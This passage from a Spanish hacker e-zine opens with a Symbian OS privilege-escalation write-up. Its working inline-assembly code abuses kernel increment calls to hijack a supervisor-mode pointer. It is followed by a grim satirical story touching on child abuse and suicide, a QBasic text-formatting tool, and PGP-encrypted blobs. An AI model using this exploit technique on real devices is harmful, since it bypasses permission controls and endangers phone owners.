Esto incrementa el valor contenido en la dirección 0x80400000 .

Si intento hacer directamente

```
*0x80400000 ++;
esto falla porque no tengo permisos.
```

El único problema es que también incrementa el contenido de la memoria, pero con otro SWI 0x8E es decir User::LockedDec , la podemos decrementar.

Por supuesto no toda la memoria se puede leer/escribir.

Aquí van algunas direcciones interesantes:

La ROM empieza en 0x50000000 y se puede leer pero no escribir.

Las direcciones 0x00000000 - 0x3FFFFFFF no existen

A partir de 0x40000000 hay 8K de datos compartidos estáticos

Los datos del kernel llamados EKern::SvDat están en 0x80000000

La pila del kernel llamada EKern::SvStack se encuentra en 0x80400000

Tras escribir en EKern::SvDat es entonces trivial saltar en modo supervisor a una rutina todopoderosa que haces tú mismo.

Por ejemplo, cuando el procesador está desocupado, el kernel llama a NullTread que aterriza en

ImpHal::Init5

la cual en un Nokia N70, hace

```
LDR R3, =0x8000047C
LDR R0, [R3]
LDR R3, [R0]
MOV LR, PC
LDR PC, [R3,#0x18]
```

es decir: llama a *((*(0x8000047C))+0x18)

Por tanto puedo escribir:

en la dirección 0x8000047C, el valor 0x80000480 para iniciar R0
en la dirección 0x80000480, el valor 0x80000484 para iniciar R3
en la dirección 0x80000484+0x18, el valor 0x80000500 para iniciar PC
en 0x80000500 , una rutina todopoderosa .

En otras palabras:

```
LDR R3, =0x8000047C -> R3=0x8000047C
LDR R0, [R3] -> R0=0x80000480
LDR R3, [R0] -> R3=0x80000484
MOV LR, PC
LDR PC, [R3,#0x18] -> PC=0x80000500
-> la siguiente instrucción se ejecutará a
partir de 0x80000500
```

Usaré algo así:

```
TInt IncMem(TInt addr)
{
TInt value;
asm ("MOV r0, %0" : : "r"(addr) : "r0");
asm ("MOV LR, PC" );
asm ("SWI 0x8D");
asm ("nop");
asm ("STR r0, %0" : "=m"(value) );
return value;
}
```

```

}

TInt DecMem(TInt addr)
{
TInt value;
asm ("MOV r0, %0" : : "r"(addr) : "r0");
asm ("MOV LR, PC" );
asm ("SWI 0x8E");
asm ("nop");
asm ("STR r0, %0" : "=m"(value) );
return value;
}

void writeMem(TInt addr, TInt value)
{
TInt currValue;
currValue = IncMem(addr);
DecMem(addr);

for(TInt i=currValue; i<value; i++)
    IncMem(addr);
}

main() // reemplazar con HandleCommandL o similar
{
TInt addr, value;
addr=0x80000500; value=0xE1A0F00E /* código de RET */ ; writeMem(addr, value);
addr=0x80000484+0x18; value=0x80000500; writeMem(addr, value);
addr=0x80000480; value=0x80000484; writeMem(addr, value);
addr=0x8000047C; value=0x80000480; writeMem(addr, value);
// espera hasta que el procesador está ocioso
}

```

!Y con esto se consigue saltar a la dirección 0x80000500 en modo supervisor!

Puedes usar el compilador GCC o Keil para elaborar una rutina más útil, por ejemplo para incrementar los permisos de tu propia Thread. Entonces, podrías evitar el sistema de permisos y leer cualquier archivo del sistema, o interactuar directamente con la red.

Hay varios inconvenientes:

- Primero, sólo es posible incrementar el valor. Para establecer un valor cualquiera, necesitas incrementarlo hasta que lo alcances. Así, si el valor actual es 0x12345678 y quieres tener 0x22222221, entonces necesitas 0x0FEDCBA9 operaciones. Esto cuesta bastante tiempo, incluso si optimizas el código.
- Segundo, no puedes leer un valor sin modificarlo. Esto significa que algunas variables críticas del kernel no se pueden cambiar porque cualquier cambio mínimo hace que el sistema se resetea.
- Tercero, Symbian usa punteros a punteros a punteros. Esto hace que sea difícil analizar los datos que están en memoria.
- Por último, cada modelo es diferente. Las direcciones de las variables del kernel dependen de la versión del kernel. Incluso versiones distintas del firmware también usan direcciones distintas.

Según yo lo entiendo, este error es grave porque cualquier programa puede subir sus permisos y hacer todo tipo de garrerías, incluso inutilizar el móvil o la tarjeta SIM.

Puesto en contacto con Symbian y Nokia, han confirmado el error y dicen que lo van a arreglar en su siguiente versión del Sistema Operativo.

Gracias a Eric Bustarret por toda la información en www.newlc.com
A Vovan888 y SERRGE en www.oslik.ru por sus geniales ideas.
A Jane Sales et Al. por escribir el libro Symbian OS Internals
A Siemens, por hacer un teléfono realmente abierto.
A Symbian, por su magnífico diseño. Incluso si contiene algún fallo, su Sistema Operativo está muy bien hecho.

Cuidado con lo que instalas en tu móvil. Puedes recibir sorpresas desagradables.

-[3x03]-----
-[Diario de Internet]-----
-[by HackMan]-----

Diario de Internet - HackMan

A aquellos que lo han utilizado para el bien de la sociedad.

De una forma desconocida y que nadie llegara a averiguar nunca, se me ha permitido ser Internet por un mes. Ahora mismo no estoy vivo, no espereis encontrarme. Lo que he visto a lo largo de este mes, ha sido el causante de mi muerte. No tengo ni la mas infima idea de hasta donde podemos llegar. Por suerte, yo ya no estare. Internet si.

Dia 1:

Hoy he llegado hasta el lugar mas recondito de toda africa. Si, he llegado, en este lugar todavia se muere gente de hambre, solo existe la miseria, por ningun lado se encuentran medicamentos para las enfermedades mas graves, etc... pero he llegado.

Dia 2:

Un menor de edad ha accedido a mi, no he sabido mas que entregarle unas cuantas imagenes e historias de violencia. Al fin de al cabo no son mas que historias. Eso creia yo, que no comprendo nada.

Dia 3:

Otro menor me ha visitado y le he enviado, tan rapido como me ha sido posible, unas cuantas paginas sobre pornografia. El ninyo que ayer solicitaba mi informacion, ha matado hoy a sus padres rajandoles el cuello mientras dormian.

Dia 4:

He conseguido conectar a todo el mundo a traves de mi conocido "Chat". El 99% de la informacion que pasa por mis circuitos no son mas que mentiras. El otro 1% todavia sigo buscandolo.

Dia 5:

El padre del chiquillo del dia 3, le ha pillado las fotos a su hijo. Le han gustado tanto que le ha puesto los cuernos a su mujer en un club nocturno. Creo que lo de destrozar familias no era mi objetivo.

Dia 6:

Gracias a mi estupendo "Chat", con el que todos se comunican, la gente ya casi no se habla en la calle y las relaciones personales se limitan a un microfono y una pequenya camara web.
Nota: Las lineas telefonicas estan encantadas con el favor que les estoy haciendo.

Dia 7:

Quise enseñar a una joven lo que significa el concepto "Anarquia", pero lo ha entendido a su manera. En la tarde del mismo dia, la chica ha intentado crear su primera bomba a base de cristales de iodo.

Dia 8:

Mi tío ha entrado en una página de apuestas. Lo que empezó siendo solo un juego, ahora está acabando con todos sus ahorros. Cada vez le caigo mejor a los ludopatías.

Nota: Las empresas dueñas de las máquinas tragaperras están enfadadas conmigo, les ha salido un nuevo competidor.

Dia 9:

Mi información es infinita, un pobre iluso ha encontrado algo relacionado con "hackers", no ha entendido lo que significa y se está divirtiendo destruyendo páginas web de sectores muy importantes. Tendría que haberle dicho antes de nada que hacer eso es delito pero, que importa, que hubiera buscado mejor.

Dia 10:

Hoy el tráfico de correo electrónico está congestionado, los partidos políticos utilizan este medio para enviarse información oculta haciendo uso de la esteganografía.

Dia 11:

"Armas? Yo sé todo lo que hay que saber. Este día será recordado como el día en que nació un nuevo francotirador.

Dia 12:

Un espialado ha interceptado las comunicaciones del día 10 y ahora conoce los futuros planes de un partido del que, al parecer, no es muy amigo. El bulo se ha corrido y todo el mundo sabe lo que pasa. Adiós partido político.

Dia 13:

-Vaya! Algo me ha salido mal. Por culpa de mis páginas de pornografía un pequenajo no deja de masturbarse. Sus padres lo han tenido que llevar a un psicólogo. Sus amigos se han enterado. Por cierto, ahora ya no son sus amigos.

Dia 14:

Hoy me ha dado por andar traspasando unos cuantos virus aquí y allá, algunas multinacionales han tenido pérdidas económicas bastante considerables. Bueno, esto suele pasar de vez en cuando, ¿no?

Dia 15:

Un hombre ha sido enviado a la cárcel. No por cometer ningún homicidio sino por que lo han pillado traficando con pornografía infantil. Gracias a mí, en las comisarías ya casi no quedan celdas libres.

Dia 16:

En este gran día he ayudado a mejorar el tráfico de drogas. "¿Qué más he hecho? ¿Acaso parece poco? Puede que tu hijo esté metido en un mundo del que jamás vuelva a salir.

No te preocupes mucho, dentro de poco creará asociaciones virtuales de ayuda contra la droga. "¿Crees que tu hijo se recuperará pulsando algunas teclas?"

Dia 17:

El que, antes de meterme en este fregado, era mi hijo, ahora sabe lo que es la zoofilia, teníamos un perro en casa y ha experimentado. Todo se lo ha enseñado su padre, un aplauso para mí.

Dia 18:

Es un buen día para mandar "Spam", vamos a llenar de basura unos cuantos millones de buzones de e-mail. Seguro que la gente no se entera de los mensajes

subliminales que les envio entre tanta publicidad.

Dia 19:

¿Quien habla de pirateria? Yo tengo tanto como podais imaginar. Hoy he aumentado un poquito mas el fracaso de un artista. He repartido unas 1749 copias si mal no recuerdo.

Dia 20:

Ultimamente no me preocupo mucho de mi seguridad. Por esta razon un joven al que le he proporcionado informacion durante un par de dias, ha entrado en la NASA y ha hecho cambiar de rumbo a un pequenyo satelite. No se sabe hacia donde se dirige pero, seguro que se encuentra bien...

Dia 21:

Hoy era el dia del libro pero, gracias a todo lo que he aportado, ya nadie se acuerda de lo que eso significa.
Nota: Los oculistas me han dado las gracias por la enorme cantidad de pacientes que le he proporcionado.

Dia 22:

Le he dado a un chico soltero algunos videos sobre unos jovenes haciendo locuras. Hoy le ha dado por tirarse por las calles metido en un contenedor de basura, se hace cortes en el cuerpo y se bebe su propia orina para el regocijo del publico presente.

Dia 23:

Un grupo de gente ha creado una pagina que pretende aparentar una ONG. Ya hay gente que ha empezado a aportar dinero. Estos desgraciados se han quedado lo que, supuestamente, tenia como destinatario un pais tercermundista.

Dia 24:

La hija de mi antiguo vecino se ha escapado de casa esta manyana. Una treta de un hombre que dialogaba con ella a traves de mi, ha hecho que se produzca una terrible tragedia de la que no me gustaria hablar.

Dia 25:

Un motorista ha muerto en la carretera. Llevaba comida encargada por ordenador a una mujer a la que no le apetecia cocinar. Ultimamente las calles estan deshabitadas, solo las vias estan pobladas con transportes que llevan pedidos de un lado para otro. Una ayudita al deterioro de la capa de ozono no le viene mal. A mi no me importa, llevo casi un mes sin salir a pasear...

Dia 26:

Tengo un deposito de articulos sobre trabajos hechos para clases. Los jovenes ya no se molestan en leer ningun tipo de libro. Con el minimo esfuerzo, hoy he creado un nuevo lema: "-Que trabajen otros!". Cuanto me satisface ensenar buenas costumbres.

Dia 27:

Hoy no me ha dado por asegurar mis protocolos y he violado la intimidad de un individuo. Para que mentir, los datos de las tarjetas de credito de medio pais, esta en manos de unos desconocidos. A lo mejor son buenos chicos.

Dia 28:

Las puertas de colegios, institutos e universidades se estan cerrando. Poseo un nuevo programa que se esta descargando todo el planeta. Su funcion es dar clases a todos los niveles a traves de una pantalla. Se acabaron los problemas, adios a la convivencia.

Personas cultas, sin educacion y sin esfuerzo. Por que no?

Dia 29:

Un ninyo inocente se ha conectado, sin querer, con un numero de pago. Cuando sus padres recojan la pertinente factura del buzón, a buen seguro no tendran ni con que pagar la luz de casa.

Nota: Telefonica no cesa de agradecerme los esfuerzos que hago por ellos.

Dia 30:

He llegado a mi ultimo dia, me encuentro bastante cansado pero no puedo dejar de trabajar. Seguro que encuentro a alguien a quien le pueda ser de utilidad.

Ha sido un dia desgraciado para una ninyita de tan solo once años de edad.

La pobre ha visitado una pagina web que, con solo aportarle una pequenya cantidad de datos, te dice como y cuando se va a producir tu muerte.

No le ha gustado el triste final de su vida que, segun el informe impreso en pantalla, se produciria en unos dias. Se ha suicidado. Quizá esa eleccion le hubiese parecido mejor. Que le habra parecido a sus padres?

Y hasta aqui mis hazanyas. No he podido evitar morirme. De todas maneras, no se si durante un mes habre podido causar algun danyo a la sociedad, eso es muy poco tiempo. Mi suenyo seria regresar algun dia y comprobar si algo ha cambiado. Entre tanto, me despido. Un saludo.

EOF

-[3x04]-----
-[Utilidad de formateo]-----
-[by elotro] -----



Recuerda aquellos dias cuando los hombres eran hombres y escribian sus propios articulos, y lo hacian respetando las sagradas 80 columnas ?
Alguna vez tuvo que escribir su propio editor de texto para no tener que estar machacando la tecla enter a cada linea ?
Cansado de que su editor ajuste el texto automaticamente ?

Entonces este programa puede ser para usted ...

Usted ha recibido una copia (legal o no, no me importa) de Scom 0.1, un pequenyo programa que le servira para escribir articulos en formato ASCII, (bah, en cualquier formato, pero despues no va a servir) y ajustarlos al numero de columnas que usted desee (casi).

Aja, y como se usa esta webada?
-.-.-.-.-

Copie (o extraiga, no se) los archivos scom.exe y leer.txt a donde se le cante.
Ejecute (desde una shell de DOS, obvio), el archivo scom.exe :

```
C:\ELOTRO>scom
Scom 0.1 - by elotro, 2006
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Uso: scom -l<numero de columnas> [ruta de acceo]<archivo a formatear>
Numero de columnas : 78 a 80 (Ej. para 78 columnas : scom -l78 archivo
```

0x03-mad grl.txt
Errores o sugerencias ---> elotro.ar@gmail.com
No se ha especificado un numero de columnas.

Aja, pero no pasa nada mas...

Bueno, suponiendo que se ha roto el traste escribiendo o robando cosas de otras personas, y que esta perfectamente fuera de la regla de las 80 columnas, puede hacer algo como esto...

[claro, suponiendo que el archivo es lammer.soy]

```
C:\ELOTRO>scm -l80 lammer.soy
Scm 0.1 - by elotro, 2006
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Formateando lammer.soy a formato de 80 columnas...
Finiquitado !
```

Y que es todo eso ?

La opcion -l (LETRA L para los cortos de vista)
establece el Largo de las filas, o sea la cantidad de columnas.

Lammer.soy, ya dije que era el archivo.

Como ando generoso, aqui tienen el codigo fuente
(bah, no se pa que lo querrian)

```
----- Empieza aca -----
'scm 0.1 by elotro (elotro.ar@gmail.com)
'AAAAAAAAAAAAAAAAAAAAAAAAAAAA

'Declaraciones de Funciones y Variables Compartidas
DECLARE FUNCTION Rinstr% (Inicio%, Cadena$, CadenaPBuscar$)
COMMON SHARED Lin$
COMMON SHARED a%

ON ERROR GOTO Sale      '* * * Ver al final esto

Lin$ = COMMAND$          'Tomamos la linea de comandos, sacamos los
Lin$ = LCASE$(LTRIM$(Lin$)) 'espacios de la izquierda y la pasamos a
                          'minusculas

a = INSTR(Lin$, "-l")    'Nos fijamos si esta la opcion -l en
IF a > 0 THEN            'la linea de comandos, y si esta, vemos
  Num = VAL(MID$(Lin$, a + 2, 2)) 'su valor

  '* * * * *
  'Retirar este bloque ir para permitir formateos
  'de menos de 78 columnas y mas de 80
  '* * * * *
  IF Num < 78 OR Num > 80 THEN
    QuePaso$ = "Scm no permite formatear textos a ese numero de columnas.
Hagalo usted mismo."
    GOTO Sale
  END IF

ELSE

  QuePaso$ = "No se ha especificado un numero de columnas."
  GOTO Sale
END IF

'Vamos si el archivo existe
File$ = LTRIM$(MID$(Lin$, a + 4, LEN(Lin$) - a))
```

0x03-mad grr1.txt

OPEN File\$ FOR INPUT AS #1

' Si hasta aca no ha pasado nada, o sea que los args esta bien o yo no me
' he mandado ningun moco, empezamos a procesar...

Lina = 0

DO WHILE NOT EOF(1)

LINE INPUT #1, Lin\$ ' Esto esta al pedo, es solo para
Lina = Lina + 1 ' hacer facha.. :D

LOOP

CLOSE #1

PRINT "scm 0.1 - by elotro, 2006"

PRINT "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

PRINT "Formateando "; File\$; " a formato de"; Num; "columnas..."

PRINT "Completado : 0 lineas de"; Lina; "lineas..."

HowMuch = 0

OPEN File\$ FOR INPUT AS #1

'Abrimos el archivo de entrada

OPEN "Output.sco" FOR OUTPUT AS #2

'El de salida tambien

DO

LINE INPUT #1, Lin\$ 'Leemos desde el archivo
Lin\$ = Rlin\$ + Lin\$ 'Si quedo una RestanteLinea (Rlin\$)
Rlin\$ = "" 'la agregamos

HowMuch = HowMuch + 1

LOCATE CSRLIN - 1: PRINT "Completado :"; HowMuch; "lineas de"; Lina;

:---- ESTA LINEA VA ARRIBA PERO LA PONGO ACA PORQ SON + DE 80 COLS
> "lineas..."

IF LEN(Lin\$) > Num THEN 'Vemos si la linea > 80 (o lo elegido)

a% = 0 'Bucle mas importante, vemos donde
DO 'existe un espacio antes de las
Donde = Rinstr%(a%, Lin\$, " ") '80 (o otras) columnas..

a% = Donde

LOOP UNTIL Donde <= Num

PRINT #2, LEFT\$(Lin\$, Donde) + " " 'Escribimos en el archivo
Rlin\$ = LTRIM\$(MID\$(Lin\$, Donde) + " ") 'Guardamos lo que sobra

ELSE

PRINT #2, Lin\$ + " " 'Si no se paso, la escribimos

END IF

LOOP WHILE NOT EOF(1)

PRINT #2, Rlin\$ 'siempre sobra una al final (saquen cuentas)

LOCATE CSRLIN - 1: PRINT SPACE\$(160)

LOCATE CSRLIN - 2: PRINT "Finiquitado !"

CLOSE

KILL File\$ 'Borramos el original

NAME "Output.sco" AS File\$ 'Cambiamos el nombre y restauramos

END

Sale:

PRINT "scm 0.1 - by elotro, 2006"

PRINT "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

PRINT "Uso: scm -l<numero de columnas> [ruta de acceo]<archivo a formatear>"

PRINT "Numero de columnas : 78 a 80 (Ej. para 78 columnas : scm -l78 archivo"

PRINT "Errores o sugerencias ---> elotro.ar@gmail.com"

IF QuePaso\$ <> "" THEN

```

PRINT QuePaso$
END
ELSE
END IF

```

```

SELECT CASE ERR
CASE 53
PRINT "ERR 53 : El archivo no se encontro !"
CASE 75 TO 76
PRINT "ERR 76 : La ruta de acceso no se encuentra!"
CASE 71 TO 72
PRINT "ERR 71/72 : El disco no esta listo o esta dañado !"
CASE ELSE
PRINT "ERR"; ERR; ": No se que paso !"
END SELECT
END

```

```

FUNCTION Rinstr% (Inicio%, Cadena$, CadenaPBuscar$)

```

```

'*****
' 'ReverseInstr'
'   Retorna la ultima ocurrencia de una caracter en una cadena
'*****

'   Si no existe, retorna 0
IF Cadena$ = "" OR CadenaPBuscar$ = "" THEN
Rinstr% = 0
EXIT FUNCTION
END IF

'   Retorna 0 si el inicio esta despues del final o antes del principio
IF Inicio% > LEN(Cadena$) OR Inicio < 0 THEN
Rinstr% = 0
EXIT FUNCTION
END IF

'   Trunca si inicio es > 0, si no, usa la cadena original
IF Inicio% > 0 THEN
S$ = LEFT$(Cadena$, Inicio% - 1)
ELSE
S$ = Cadena$
END IF

Last% = 0
'   La primera ocurrencia
X% = INSTR(S$, CadenaPBuscar$)

'   Va por la cadena, aumentando inicio cada vez que la cadena se encuentra
WHILE X% > 0
Last% = X%
X% = INSTR((Last% + 1), S$, CadenaPBuscar$)
WEND

Rinstr% = Last%

END FUNCTION

```

-----Y me parece que termina aca-----

Pueden observar que solo se puede formatear desde 78 a 80 columnas (lo hice a proposito), porque en Basic(en este) el tamanyo maximo de las cadenas es de 32K, y si nos vamos con archivos grandes y pocas columnas, las cadenas se agrandan muy rapido.

Bugs (no tanto) que no quiero arreglar

0x03-mad grr1.txt

Cuando se llega a la mitad + 1 de las líneas, la performance comienza a bajar notablemente porque las cadenas se hacen muy grandes.

Cuando las cadenas con muy largas (creo que + de 160 caracteres), se necesitan hacer 2 pasadas o mas para que el archivo quede correctamente, ya que el programa no procesa cadenas tan largas. El error siempre se presenta en la ultima linea. Pero al final queda bien.

Se puede automatizar con un .bat algo asi :
[no me acuerdo si los argumentos se pasaban asi a los programas dentro de los bats, si alguien lo quiere corregir, estoy agradecido]

[se supone que %1 es la opcion -l y %2 es el nombre de archivo]

```
-----
:a
scom %1 %2
type %2|more
choice /c:sn /n Esta correcto ? (s-n)
if errorlevel 2 goto a
-----
```

Ojo : Como todo programa en basic, va a andar bastante lento, pero calculo que un archivo con unas 100 líneas de 80-90 columnas se procesa en unos 3 segundos, al menos en mi pobre maquina (386SX/16). Les juro que estos engendros del demonio aun siguen en el mundo, y con mas fuerza que nunca.

Buena suerte,
elotro

elotro.ar@gmail.com

Nota del editor*****
Los programas estan cifrados con pgp 2.6
Basta hacer pgp -p <Archivo-a-descifrar>
Para obtener los dos programas
Fin nota del editor*****

-----BEGIN PGP MESSAGE-----
Version: 2.6.3ia

owHVWM1yG8cRzpkVPkAq1zZE1ggZRADaF100RQCG1xEqIEADoKIq1Q+DxRAYe3CH
mt21RD1PrnMLPFi+npn9AQjZUUo+ZFUUGnNub/q/e+Zff/7T/I9pqOPjuUjb+PsD
nv29p/SMjj/T3zMHR1PsQp12F4s0fyAZ6cxoOnKfbWH+uoyFitqgarbopNN5Tjuf
499Huh9zSTJ1Qn5P//PjpaMgpTyhVMXrSNLa6KURsaC32AS/xUO+EEaQoDttYpFJ
YUiyCKXudUoyYU7/FNI50k0LSXciVBFQwiw3okwhtvRJHktj34c6yuNEPHazdS6x
dc+MwhavdDLJjkQuvVmzGCD8/id6oG87n6jss8/rckjH/57SpQwjCBYqncA115Ku
8sT/eKBXrMw8wve1UVhec3xvM1tfx5rn920uw19+EKKKKdG0EiEbLcoErGNxDUUW
z32B06I3D7Twhu31ICiTyViznEwFxSISsGia5fEcFvVJci5kX0en1CnnLUN1p0KR
WI+kOYwsQSYNQ4xaGJDoZKFgegmEJLPeivBqoZZIq4PWYUtmYdNZYCLvpQHuIEkz
IFwG/WFVtDV7ag/G4xHNFH84pCoppkw2WGLppID6KBFQ61/udLmAEBPb9i7a5Fy
eHmW/b3++PoaCN0XALykoUoOttcm0Y5Fcei9M9IUGq1teK3EUUnjbyvfrCOqzm1oE
4anszQZZbA2Xich5C8DBZDke0N/GszFN4UMLPpQyRg7A6JBBChfPsUgWgp6PndJM
ADyV5GmYwx/7e6wEvaBhvcNDo6Gs8ng+uBo4j5Yi97o8qDZdKZ9ZTDIFXtt5QAB
Dmi9ZtnpONrFwAbjKazyREjt6hxHDXAPbjCvhfUodnLYLS/RzTKY1C+6g2PrgeX
B55Y0Jd0ggLG+xFTVVvCJDvYVKY2NH1EUASDSRorTC00s2NX3ucc6Qpz8dCLztrC
Blu5bksq2QINW76SAkHW6ksm32fwbCKP5aiTS/hs+ydp51cwlpprNsnt0HNRShs
oOuIXKYMhtPAq1gXAfHhTFv1BAy8s0S5DTYioIKH4WZWPZu07aZtAoLZF0omuFKR
tI53rt5ywtDIhmBkF5qoL6JyyFS5wvCwGxYWL5AbjY8Y+uNabiPSF79mRqLxTTDy
+13BwYPRze2Me1N60i3EJci7Ehw1IhRO8iJuE7FAD2BZfHhF5u1D6o5qg1ePmhm
iqUDWOnihAIj86tkCaFjHeowyXgtP/j0QssKUQBNU90ux0jniFFhK6BNzrQgwnAO
EpcSTpyOI9agZagwF/hwskCgTKMKUAbZJHu2ZvjLMf3j5WAY0Gg8o2B8ddRtOtMN
B6PAW+Zjt+wL1n3h9rQfX1LXijEe3/BnfzieBjUrXsqfXTA1NI9EEtqkL5qJ19+5
3PCTAAajwfnF55abX8rxxQ0qjRrvvz/61KmufF5yYwt859z/HTXkiYDTBOvIdqyW
6dJu1zHQ7jBcZOZGMxQ1b2DLx/YA01sq2Pjvpx53nYerwk30Mr25UT7NipitAuA3

0x03-mad grr1.txt

Q5SeBgmHm3QxB60mI1LUTI2xnm2zrm2psyG5R/fzggAk1IKGzOxTGwAt13YFw8u
x+4TNfSNo1j/aIBQyTnMYBBRCniuiZc9R1eMEpzn8Raksv7rQ2eBmmUz5k1tRx
pXLpsxBoeB9s/gF/noeR7VqK1SkFdmF1wysidZeAQ3b6VowwLx2fD84Nrh6qqk+1
jfbiwGsyqcnP5X7i28+aeqIg+T092wA5mmOFCnlGI77vV1A/ekEFkcidM92RSMi
00OXQfgrcVn3kapcgsEqFg9wi euJ9Tpb0KNQVxx+wvbGqlrXcIF86+YGNwQ57XhI
wWakk7YT5BzEa55fncM5oDkqUrd/DWqjO7tHHJYZRZsBa3/ZTV4UQ9uROHQrISGC
Gs06pcwx5NUq1z06Hc0GQw90/oI1ds3Si3QtM+njppbEUamKKFWJ61rWECSDROI
q/7GqLmoXjoppZnhfno1K1qsFaaJAIIISFW0Nsta9Oedq5iqi+XHFroM2d/jRe9wC
/L+53Ar9mXzuZ68tpTfyJ9HbKVRq0WkqotbgnLTT1a5QVc4tty4n17Ju57aPYbjf
Ossi71TiXsJhrpFbN1HweJczpvt2/dqqteBSgz/ECnffLT6TG96fUz+3eed5m7K
k7J0Xa1Evc2VLVrf10qPHREkWeEHnEK2NVGLVG2In7x98Fw6BqhJZtIO+0J35Fc
32P1/RBYzX31roPNVoj+56Hs2Fscf12jyUM+uIFoskwwGgnfIsCX5TE1h3QsMYwk
PAKWBjZkxY3D/h4PnGe/9zhzm+oz41skHJ/OH8/5F/TG5PaQgwK21Pqn82roKE8o
F3XA0eNj0hkOQIJPPkfbZ22Xzqff11/7/bHo0euAAZSG+cCmXUqDcqfAdHx8fEE7
LqAa/hhQTVznF5tHAYdavHzr1odVaj7Kk2kwDPoz4kMqn32LFLK/vznZzsEGSLAM
vUaPThQqsRcKYVaFcIHz1w6cr4ATVJ0hsaOMr/mpQE6/IZxUTp/vhDp9DqiholpD
OxoiHxKM2EbswsTdsP52/3J64uRbKDJRVS4eJRwngv+xEP+sp6wH3qyDFShmDfyP
UYPNX5LZyzD4qgRg9ziP+KT3kfhpyvXiw2ef92FEokZ5ActXEI02eqBMcpOk1OH8
Fq783RKtdYqkrnHku7Nvhr3pjHQY5oZDXLKiHhEEqFD5HDrhzeFvVLZSCdqdBptp
08dxw135BGmnS1IpyL0UvFO2Eg19kFwjPGLq7MFEmcTUPDFARzMDHaMkj+xyG5p
gr0xv1AQU6gzKzeryvjfNO/1XR5xebBSy7ccWBSKKEP5E+edFqm2bLd4AR1n4XdC
VC88YsanvDSrmQTH3Cxs06c/hjF4L3jQPcOKk+Go02rcSDBrjUKHbbQa+K9JxKw1
2/kvEGuPR+zuhmTERwn2tbZEMauIEMMC8XPHI7caInVHUnGsbHgpYA0ohfGOY7OY
h1A3faq4CxSc+Iqm2b5RKVxeHKbs1FAkYpwu716Ihsk2ZK1cemIwjGSyzFYc6MX2
iB2WEWNJpu51JV3BwaOkp22ymC4gz61+u7ZDwn8Ur0GHFi+1mMhTFuWCOMjVbMV3
CsmNGC9nhCJDxH4+1rwzabapnz/toF7WJU+LuchPQRvV0XJ42m2h+dcQeeK1ZB2W
MknOmY3ccYsvD8vr0emjasicGnlocq9Ji7svakjKvacyhhTQNV0xrNukGOho4zjt
tnE3Qa+t7qUSHZCvd8u1mjH7jXote1YY1M2C+lr/KZbLVNx91i5dx/vPw==
=d6SR

-----END PGP MESSAGE-----

-----BEGIN PGP MESSAGE-----

Version: 2.6.3ia

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
